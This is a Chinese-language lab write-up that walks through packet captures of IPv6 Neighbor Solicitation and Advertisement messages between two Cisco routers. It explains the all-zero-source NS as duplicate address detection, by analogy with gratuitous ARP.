


图1

路由器R1的Ethernet0/1接口连接交换机SW的FastEthernet0/1接口,路由器R2的Ethernet0/1接口连接交换机SW的FastEthernet0/2接口,交换机SW的FastEthernet0/0连接PC网卡(说明:路由器之间连接交换机是为了便于同时捕捉R1、R2的数据包)。R1、R2的配置如图2和图3所示(说明:这里使用的是Cisco IOS的配置命令)。

```
R1(config)#ipv6 unicast-routing
R1(config)#interface ethernet0/1
R1(config-if)#full-duplex
R1(config-if)#ipv6 enable
R1(config-if)#no shutdown
```

图2

```
R2(config)#ipv6 unicast-routing
R2(config)#interface ethernet0/1
R2(config-if)#full-duplex
R2(config-if)#ipv6 enable
R2(config-if)#no shutdown
```

图3

通过协议分析器,我们截获了如图4所示的数据包。




图4

图5给出了一个NS消息的详细信息。查看此消息的二层信息，可以发现其源MAC地址为cc:00:12:6c:00:01，目标MAC地址为33:33:ff:6c:00:01。结合图6中关于R1的Ethernet0/1接口信息所示，我们可以清楚地知道这个信息是由R1的Ethernet 0/1接口发给组播地址的信息。




图5




图6

注意图5中的三层信息，其源是"::"，目标地址是ff02::1:ff6c:1，查看R1的Ethernet0/1接口的IPv6信息，如图7所示，ff02::1:ff6c:1是其节点请求多播地址。也就是说，R1向自己的节点请求多播地址时发送了一个NS消息，并且其源竟然是"::"！通常只有两种情况下实例会使用全0地址，一种是实例就是缺省地址，一种是实例的地址未指定，这里的情况显然属于第二种。我查阅了RFC关于ICMPv6消息格式的说明：NS消息用于获取邻居的链路层地址，其源地址是请求节点的链路本地地址，目的地址是被请求节点的多播地址或单播地址。这个NS消息显然不符合RFC定义的NS格式。




图7

我们继续看下去，如图8所示是一个NA数据包。很可惜，当我们以为这是回应上个NS的NA数据包时，其实它不是。请注意，这个NA数据包在它的Flags信息里的Sbit位被置为0，说明这是个主动发送的NA数据包，其源是R1的Ethernet0/1的链路本地地址fe80::ce00:12ff:fe6c:1，目标地址是所有节点的组播地址ff02::1。在RFC文档中定义NA作为NS的响应消息或者主动发送消息以传播信息，其源地址是任何有效的发送接口的单播地址，目的地址是请求方的源地址。说明这是个正常的NA消息。




图8

我们同样在R2上可以看到这种现象，如图9所示，R2同样向自己的节点请求多播地址发送了源为全0的异常NS消息，并向ff02::1发送了正常NA消息。




图9

带着这个疑问，我又尝试从R1向R2发送ping包，以证明R1和R2是否连通，如图10所示，R1顺利ping通了R2。




图10




图11

图11是R1 ping R2期间协议分析器所抓取的消息。R1向R2的节点请求多播地址ff02::1:ff24:1发送了NS消息，其源是自己的Ethernet0/1链路本地地址fe80::ce00:12ff:fe6c:1。而R2很快回复了R1的邻居建立请求。图12是一个NA消息的详细信息，其S bit位被置为1，并且其源地址是R2的链路本地地址fe80::ce00:12ff:fe24:1，目的地址是fe80::ce00:11ff:fe6c:1，说明这的的确确是一个回复R1的邻居请求的NA消息。

R1发送了源为自己链路本地地址，目标为R2的多播节点请求地址的NS数据包后，R2也回应了源为其链路本地地址，目的为R1链路本地地址的NA数据包。R1和R2通过NS、NA消息建立邻居后，R1开始发送ping包，R2在收到来自R1的ping包后发送确认消息。这里的NS、NA都是正常的，符合我们对NS、NA数据包的通常理解。




图12

深入剖析

也许读者认为这是路由器异常而导致的效果。对此，我做了多次实验，尝试断开两边的接口后再连上，尝试为R1、R2配置全局单播路由，尝试刷新路由器的IOS版本，但是实验证明，只要R1、R2试图接入一条链路中时，它就会发送这种异常的NS消息。

这里我们可以联想到IPv4的一个功能——无故ARP。主机在接入链路时会发送以自己的IPv4地址为目标的ARP请求，如果没有收到回复则说明链路上没有使用此IPv4地址，主机可以正常使用。如果收到来自其他主机的回复就说明IPv4地址冲突。

无故ARP运作过程和这里的异常NS消息十分相似，惟一不同的是，IPv4发送的目标地址是自己的单播地址，IPv6发送的是自己的节点请求地址。这里存在一个假设，如果一个链路本地具有通过MAC到EUI64转换法导出的接口ID，此接口ID被认为是惟一的，那么其他使用相同接口ID的地址也被认为是惟一的。也就是说，如果R1的节点请求地址是惟一的，那么也可以认为它的链路本地地址是惟一的。

于是我们可以利用原来的拓扑再做这样一个实验，在R1、R2上依旧打开IPv6功能，但给R1和R2的Ethernet0/1配上相同的2001::1/64的全局单播地址，以查看实验现象。




图13

